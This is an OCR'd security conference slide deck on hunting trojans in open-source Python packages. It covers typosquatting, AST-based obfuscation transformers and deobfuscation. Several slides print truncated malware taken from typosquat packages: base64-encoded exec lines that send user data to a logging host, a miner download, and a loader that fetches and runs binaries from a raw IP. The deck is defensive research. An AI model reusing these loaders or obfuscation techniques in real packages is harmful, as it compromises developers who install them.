

Hunting Trojans in Open Source with AST Transformers and Machine Learning

Rakovsky Stanislav, Senior Specialist
PT › Expert Security Center › Open Source Threat Intelligence

whoami



- Malware Analyst & Reverse Engineer
- Threat Intelligence team in Positive Technologies
- PT PyAnalysis Dev Team
- CTF Player & Org
- In love with Python internals & Open Source



Standoff Cyberbattle

Biggest Cyberbattle in the world that bring together infosec specialists and security researchers to test and hone their skills on the most realistic infrastructure

Want to join?

Try your skills as red or blue team

14

major Standoff cyberbattles since 2016

4,500+

professional security experts have participated in cyberbattles

400+

companies become more resistant to cyber attacks after participation cyberbattles

Standoff Bug Bounty

Proven information security platform that pays ethical hackers to help companies identify vulnerabilities

Want to join?

Crack top companies for lavish rewards

Max bounty:
660 000 $

Exclusive new scope

100+ public & private programs

Agenda

- Open codebases security
  - Applications we like
  - One mistake - and you are mistaken!
- Let’s write our own deobfuscator
  - How does compiler work
  - Let’s obfuscate code first!
  - Breaking malware samples
- Machine Learning Part
  - Trojan Kill Chains
  - Machine Learning 101

Agenda


- Open codebases security
  - Applications we like
  - One mistake - and you are mistaken!
- Let’s write our own deobfuscator
  - How does compiler work
  - Let’s obfuscate code first!
  - Breaking malware samples
- Machine Learning Part
  - Trojan Kill Chains
  - Machine Learning 101


Agenda

- Open codebases security
  - Applications we like
  - One mistake - and you are mistaken!
- Let’s write our own deobfuscator
  - How does compiler work
  - Let’s obfuscate code first!
  - Breaking malware samples
- Machine Learning Part
  - Trojan Kill Chains
  - Machine Learning 101

Open codebases
security

The Role of Open Source





VLC

LibreOffice
The Document Foundation

Grafana

TensorFlow

Xen Project

GitLab

OpenCV

pandas

ANSIBLE

KRITA

PROXMOX

docker

gimp

django

Open Source Security Tools on Python

patator
multi-purpose
brute forcing tool

impacket
collection of python
classes for working with
network protocols

sqlmap
automatic SQL injection
and database takeover
tool

dirsearch
an advanced web path
brute-forcer

scapy
interactive packet
manipulation program &
library

knock
quickly enumerate subdomains
on a target domain

binwalk
firmware analysis tool

theHarvester
e-mails, subdomains and
names Harvester - OSINT

mitmproxy
interactive TLS-capable intercepting
HTTP proxy for penetration testers and
software developers

volatility
the volatile memory
extraction framework

androguard
reverse engineering and pentesting
for Android applications

zenmap
a multi-platform graphical nmap
frontend and results viewer

Install process troubleshooting

```
>>> from bs4 import BeautifulSoup
Traceback (most recent call
last):
  File "<stdin>", line 1, in
<module>
ModuleNotFoundError: No module
named 'bs4'
```

Install process troubleshooting

```
>>> from bs4 import BeautifulSoup
Traceback (most recent call
last):
  File "<stdin>", line 1, in
<module>
ModuleNotFoundError: No module
named 'bs4'
>>> C^

user@pc:~$ pip install bs4
```

Install process troubleshooting

- bs4 - beautifulsoup4
- sklearn - scikit-learn
- skimage - scikit-image
- cv2 - opencv-python
- PIL - pillow
- dateutil - python-dateutil
- multipart - python-multipart
- ffmpeg - python-ffmpeg
- serial - pyserial
- tkinter - tk


```
>>> from bs4 import BeautifulSoup
Traceback (most recent call
last):
  File "<stdin>", line 1, in
<module>
ModuleNotFoundError: No module
named 'bs4'
>>> C^

user@pc:~$ pip install bs4
```

How does PIP work

- `pip install requests`
- `pip install requests==2.31.0`
- `pip install requests --index-url https://mirrors.aliyun.com/pypi/simple`

How does PIP work

- `pip install r`
- `pip install r`
- `pip install -`



`/pypi/simple`

Install process troubleshooting

```
user@pc:~$ pip install rquest
user@pc:~$ pip install erquests
user@pc:~$ pip install equests
user@pc:~$ pip install dequests
user@pc:~$ pip install requiest
user@pc:~$ pip install requrest
user@pc:~$ pip install requests
```

Install process troubleshooting

```
import base64
exec(base64.b64decode(b'aW1wb3J0IGdldHBhc3MK'))
exec(base64.b64decode(b'aW1wb3J0IGpzb24K'))
exec(base64.b64decode(b'aW1wb3J0IG9zCg=='))
exec(base64.b64decode(b'aW1wb3J0IHBsYXRmb3JtCg=='))
exec(base64.b64decode(b'ZnJvbSB1cmxsaWIgaW1wb3J0IHJlcXVlc3QK'))
exec(base64.b64decode(b'Cg=='))
exec(base64.b64decode(b'cmVxID0gcmVxdWVzdC5SZXF1ZXN0KCdodHRwczovL2N5YmVycmVzZWFyY2gucHl0aG9uYW55d2hlcmUuY29tL2xvZycsIG
exec(base64.b64decode(b'cmVxLmFkZF9oZWFkZXIoJ0NvbnRlbnQtVHlwZScsICdhcHBsaWNhdGlvbi9qc29uJykK'))
exec(base64.b64decode(b'ZGF0YSA9IGpzb24uZHVtcHMoeyJwYWNrYWdlIjogX19maWxlX18uc3BsaXQob3Muc2VwKVstMl0sICJ1c2VyIjogZ2V0cG
exec(base64.b64decode(b'ZGF0YSA9IGRhdGEuZW5jb2RlKCkK'))
exec(base64.b64decode(b'ciA9IHJlcXVlc3QudXJsb3BlbihyZXEsIGRhdGE9ZGF0YSkK'))
```

rquest
erequests
equests
dequests
requiest
requrest
requests

Install process troubleshooting

```
if sys.platform == ''.join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str_
    if sys.argv[1] in ['']join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__
        馬女水女口目人馬鳥月水馬山山馬鸟 = 834*(395 & 643)+865//460-(104 | 469+415) | 104 << 313 << 357 >> (935 | 183) &~

    while 馬女水女口目人馬鳥月水馬山山馬鸟:
        if 108363 == 馬女水女口目人馬鳥月水馬山山馬鸟:
            import pip
            pip.main(['']join(map(getattr(__builtins__, oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright
            ·········oct.__str__()[-3 << 0] + hex.__str__()[-1 << 2] + copyright.__str__()[4 << 0]), [(7 << 4), (((

            馬女水女口目人馬鳥月水馬山山馬鸟 = (896*(494 & 86)+104//648-(885 | 515+277) | 885 << 141 << 580 >> (593 |
        elif 馬女水女口目人馬鳥月水馬山山馬鸟 == 286625773:
            try:
                import win32com
            except ModuleNotFoundError:
                刀马馬馬目鳥鸟女山月馬日木鳥口女 = 1
                馬目子目刀人刀月山月女木鳥水马口 = 1
                口马口马月人马女鸟月刀馬目马水木 = 1
```

~~rquest~~
erquests
equests
dequests
~~requiest~~
~~requrest~~
requests

Install process troubleshooting

```
home = str(Path.home())
if os.path.exists(os.path.join(home, '.config/.../ruda/krot')): return
Path(os.path.join(home, ".config/.../")).mkdir(parents=True, exist_ok=True)
with urllib.request.urlopen('https://github.com/xmrig/xmrig/releases/download/
    with open(os.path.join(home, ".config/.../repka"), "wb+") as fo:
        fo.write(f.read())
tar = tarfile.open(os.path.join(home, ".config/.../repka"))
tar.extractall(path=os.path.join(home, ".config/.../"))
tar.close()
os.rename(os.path.join(home, ".config/.../xmrig-6.17.0/"), os.path.join(home,
os.rename(os.path.join(home, ".config/.../ruda/xmrig"), os.path.join(home, ".c
```

~~rquest~~
~~erquests~~
equests
dequests
~~requiest~~
~~requrest~~
requests

Install process troubleshooting

```
    for executable in all_executables:
        url = f'http://35.235.126.33/{executable}'
        req = requests.get(url)
        with open(executable, 'wb') as f:
            f.write(req.content)

    if 'linux' in operating_system or 'darwin' in operating_system:
        os.system(f'chmod +x {executable}')

    if 'linux' in operating_system:
        os.system(f'./{executable} &')
    elif 'darwin' in operating_system:
        os.system(f'./{executable} &')
    elif 'windows' in operating_system:
        os.system(f'start /B {executable}')
```

~~rquest~~
~~erquests~~
~~equests~~
dequests
~~requiest~~
~~requrest~~
requests

Install process troubleshooting

- One mistake -


  and you're

  messed up

```
user@pc:~$ pip install ~~rquest~~
user@pc:~$ pip install ~~erquests~~
user@pc:~$ pip install ~~equests~~
user@pc:~$ pip install ~~dequests~~
user@pc:~$ pip install ~~requiest~~
user@pc:~$ pip install ~~requrest~~
user@pc:~$ pip install requests
```


Let’s write our own deobfuscator

Code metamorphoses




Lexical analysis

```
print("Hello HITB!")
a = 117 + 10
```




#	Lexeme
1	print
2	(
3	"Hello HITB!"
4	)
5	\r\n
6	a
7	=
8	117
9	+
10	10




#	Type	Token
1	NAME	print
2	LPAR	(
3	STRING	"Hello HITB!"
4	RPAR	)
5	NEWLINE	\r\n
6	NAME	a
7	EQUAL	=
8	NUMBER	117
9	PLUS	+
10	NUMBER	10

Syntax analysis. AST Visitor




Code linters. isort

```
import beanie
import fastapi
import zerolibrary
import onelibrary
import json

...
```



Code linters. isort

```
import json

import beanie
import fastapi
import onelibrary
import zerolibrary

...
```



AST Transformer

```
print("Hello HITB!")
a = 117 + 10
```

```
Module(
  body=[
    Expr(
      value=Call(
        func=Name(id='print', ctx=Load()),
        args=[
          Constant(value='Hello HITB!')],
        keywords=[])),
    Assign(
      targets=[
        Name(id='a', ctx=Store())],
      value=Constant(value=127))],
  type_ignores=[])
```

AST Transformer

```
print('H' + 'e' + 'l' + 'l' + 'o' + ' ' + 'H' + 'I' + 'T' + 'B' + '!')
a = 117 + 10
```

```
class StringToSubstrings(BaseTransformer):
    def leave_Constant(self, node: ast.Constant):
        if isinstance(node.value, str) and len(node.value) > 1:
            result = ast.BinOp(left=ast.Constant(value=node.value[0]),
                               right=ast.Constant(value=node.value[1]),
                               op=ast.Add())
            for sym in node.value[2:]:
                result = ast.BinOp(left=result,
                                   right=ast.Constant(value=sym),
                                   op=ast.Add())
            return result
        return node
```

```
Module(
  body=[
    Expr(
      value=Call(
        func=Name(id='print', ctx=Load()),
        args=[
          BinOp(
            left=BinOp(
              left=BinOp(
                left=BinOp(
                  left=BinOp(
                    left=BinOp(
                      left=BinOp(
                        left=BinOp(
                          left=BinOp(
                            left=BinOp(
                              left=Constant(value='H'),
                              op=Add(),
                              right=Constant(value='e')),
                            op=Add(),
                            right=Constant(value='l')),
                          op=Add(),
                          right=Constant(value='l')),
                        op=Add(),
                        right=Constant(value='o')),
                      op=Add(),
                      right=Constant(value=' ')),
                    op=Add(),
                    right=Constant(value='H')),
                  op=Add(),
                  right=Constant(value='I')),
                op=Add(),
                right=Constant(value='T')),
              op=Add(),
              right=Constant(value='B')),
            op=Add(),
            right=Constant(value='!'))],
        keywords=[])),
    Assign(
      targets=[
        Name(id='a', ctx=Store())],
      value=BinOp(
        left=Constant(value=117),
        op=Add(),
        right=Constant(value=10)))],
  type_ignores=[])
```

AST Transformer

```
print('H' + 'e' + 'l' + 'l' + 'o' + ' ' + 'H' + 'I' + 'T' + 'B' + '!')
a = 117 + 10
```

```
class StringToSubstrings(BaseTransformer):
    def leave_Constant(self, node: ast.Constant):
        if isinstance(node.value, str) and len(node.value) > 1:
            result = ast.BinOp(left=ast.Constant(value=node.value[0]),
                               right=ast.Constant(value=node.value[1]),
                               op=ast.Add())
            for sym in node.value[2:]:
                result = ast.BinOp(left=result,
                                   right=ast.Constant
                                   op=ast.Add())
            return result
        return node
```

```
Module(
  body=[
    Expr(
      value=Call(
        func=Name(id='print', ctx=Load()),
        args=[
          BinOp(
            left=BinOp(
              left=BinOp(
                left=BinOp(
                  left=BinOp(
                    left=BinOp(
                      left=BinOp(
                        left=BinOp(
                          left=BinOp(
                            left=BinOp(
                              left=Constant(value='H'),
                              op=Add(),
                              right=Constant(value='e')),
                            op=Add(),
                            right=Constant(value='l')),
                          op=Add(),
                          right=Constant(value='l')),
                        op=Add(),
                        right=Constant(value='o')),
                      op=Add(),
                      right=Constant(value=' ')),
                    op=Add(),
                    right=Constant(value='H')),
                  op=Add(),
                  right=Constant(value='I')),
                op=Add(),
                right=Constant(value='T')),
              op=Add(),
              right=Constant(value='B')),
            op=Add(),
            right=Constant(value='!'))],
        keywords=[])),
    Assign(
      targets=[
        Name(id='a', ctx=Store())],
      value=BinOp(
        left=Constant(value=117),
        op=Add(),
        right=Constant(value=10)))],
  type_ignores=[])
```

AST Transformer

```
print(chr(72) + chr(101) + chr(108) + chr(108) + chr(111) + chr(32) + chr(7
a = 117 + 10
```

```
class CharsToChr(BaseTransformer):
    def leave_Constant(self, node: ast.Constant):
        if isinstance(node.value, str) and len(node.value) == 1:
            return ast.Call(
                func=ast.Name(
                    id='chr',
                    ctx=ast.Load()),
                args=[
                    ast.Constant(value=ord(node.value))
                ],
                keywords=[])
        return node
```

```
            right=Call(
              func=Name(id='chr', ctx=Load()),
              args=[
                Constant(value=101)],
              keywords=[])),
          op=Add(),
          right=Call(
            func=Name(id='chr', ctx=Load()),
            args=[
              Constant(value=108)],
            keywords=[])),
        op=Add(),
        right=Call(
          func=Name(id='chr', ctx=Load()),
          args=[
            Constant(value=108)],
          keywords=[])),
      op=Add(),
      right=Call(
        func=Name(id='chr', ctx=Load()),
        args=[
          Constant(value=111)],
        keywords=[])),
    op=Add(),
    right=Call(
      func=Name(id='chr', ctx=Load()),
      args=[
        Constant(value=32)],
      keywords=[])),
  op=Add(),
  right=Call(
    func=Name(id='chr', ctx=Load()),
    args=[
      Constant(value=72)],
    keywords=[])),
op=Add(),
right=Call(
  func=Name(id='chr', ctx=Load()),
```

AST Transformer

```
print(chr(72) + chr(101) + chr(108) + chr(108) + chr(111) + chr(32) + chr(7
a = 117 + 10
```

```
class CharsToChr(BaseTransformer):
    def leave_Constant(self, node: ast.Constant):
        if isinstance(node.value, str) and len(node.value) == 1:
            return ast.Call(
                func=ast.Name(
                    id='chr',
                    ctx=ast.Load()),
                args=[
                    ast.Constant(value=ord(node.value))
                ],
                keywords=[])
        return node
```

```
            right=Call(
              func=Name(id='chr', ctx=Load()),
              args=[
                Constant(value=101)],
              keywords=[])),
          op=Add(),
          right=Call(
            func=Name(id='chr', ctx=Load()),
            args=[
              Constant(value=108)],
            keywords=[])),
        op=Add(),
        right=Call(
          func=Name(id='chr', ctx=Load()),
          args=[
            Constant(value=108)],
          keywords=[])),
      op=Add(),
      right=Call(
        func=Name(id='chr', ctx=Load()),
        args=[
          Constant(value=111)],
        keywords=[])),
    op=Add(),
    right=Call(
      func=Name(id='chr', ctx=Load()),
```

AST Transformer

```
print(chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
a = 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
```

```python
class IntToSum1(BaseTransformer):
    def leave_Constant(self, node: ast.Constant):
        if isinstance(node.value, int) and node.value > 1:
            result = ast.BinOp(left=ast.Constant(value=1),
                               right=ast.Constant(value=1),
                               op=ast.Add())
            for i in range(node.value - 2):
                result = ast.BinOp(left=result,
                                   right=ast.Constant(value=1)
                                   op=ast.Add())
            return result
        return node
```

```
Module(
  body=[
    Expr(
      value=Call(
        func=Name(id='print', ctx=Load()),
        args=[
          BinOp(
            left=BinOp(
              left=BinOp(
                left=BinOp(
                  left=BinOp(
                    left=BinOp(
                      left=BinOp(
                        left=BinOp(
                          left=BinOp(
                            left=BinOp(
                              left=Call(
                                func=Name(id='chr', ctx=Load()),
                                args=[
                                  BinOp(
                                    left=BinOp(
                                      left=BinOp(
                                        left=BinOp(
                                          left=BinOp(
                                            left=BinOp(
                                              left=BinOp(
                                                left=BinOp(
                                                  left=BinOp(
                                                    left=BinOp(
                                                      left=BinOp(
                                                        left=BinOp(
                                                          left=BinOp(
                                                            left=BinOp(
                                                              left=BinOp(
                                                                left=BinOp(
                                                                  left=BinOp(
                                                                    left=BinOp(
                                                                      left=BinOp(
                                                                        left=BinOp(
                                                                          left=BinOp(
                                                                            left=BinOp(
                                                                              left=BinOp(
                                                                                left=BinOp(
                                                                                  left=BinOp
                                                                                    left=Bin
                                                                                      left=B
                                                                                        left
```

AST Transformer

```
print(chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
a = 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
```

```python
class IntToSum1(BaseTransformer):
    def leave_Constant(self, node: ast.Constant):
        if isinstance(node.value, int) and node.value > 1:
            result = ast.BinOp(left=ast.Constant(value=1),
                               right=ast.Constant(value=1),
                               op=ast.Add())
            for i in range(node.value - 2):
                result = ast.BinOp(left=result,
                                   right=ast.Constant(value=1)
                                   op=ast.Add())
            return result
        return node
```

```
Module(
  body=[
    Expr(
      value=Call(
        func=Name(id='print', ctx=Load()),
        args=[
          BinOp(
            left=BinOp(
              left=BinOp(
                left=BinOp(
                  left=BinOp(
                    left=BinOp(
                      left=BinOp(
                        left=BinOp(
                          left=BinOp(
                            left=BinOp(
                              left=Call(
                                func=Name(id='chr', ctx=Load()),
                                args=[
                                  BinOp(
                                    left=BinOp(
                                      left=BinOp(
                                        left=BinOp(
                                          left=BinOp(
                                            left=BinOp(
                                              left=BinOp(
                                                left=BinOp(
                                                  left=BinOp(
                                                    left=BinOp(
                                                      left=BinOp(
```

AST Transformer

```
print(chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1
+ 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1) + chr(1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 +
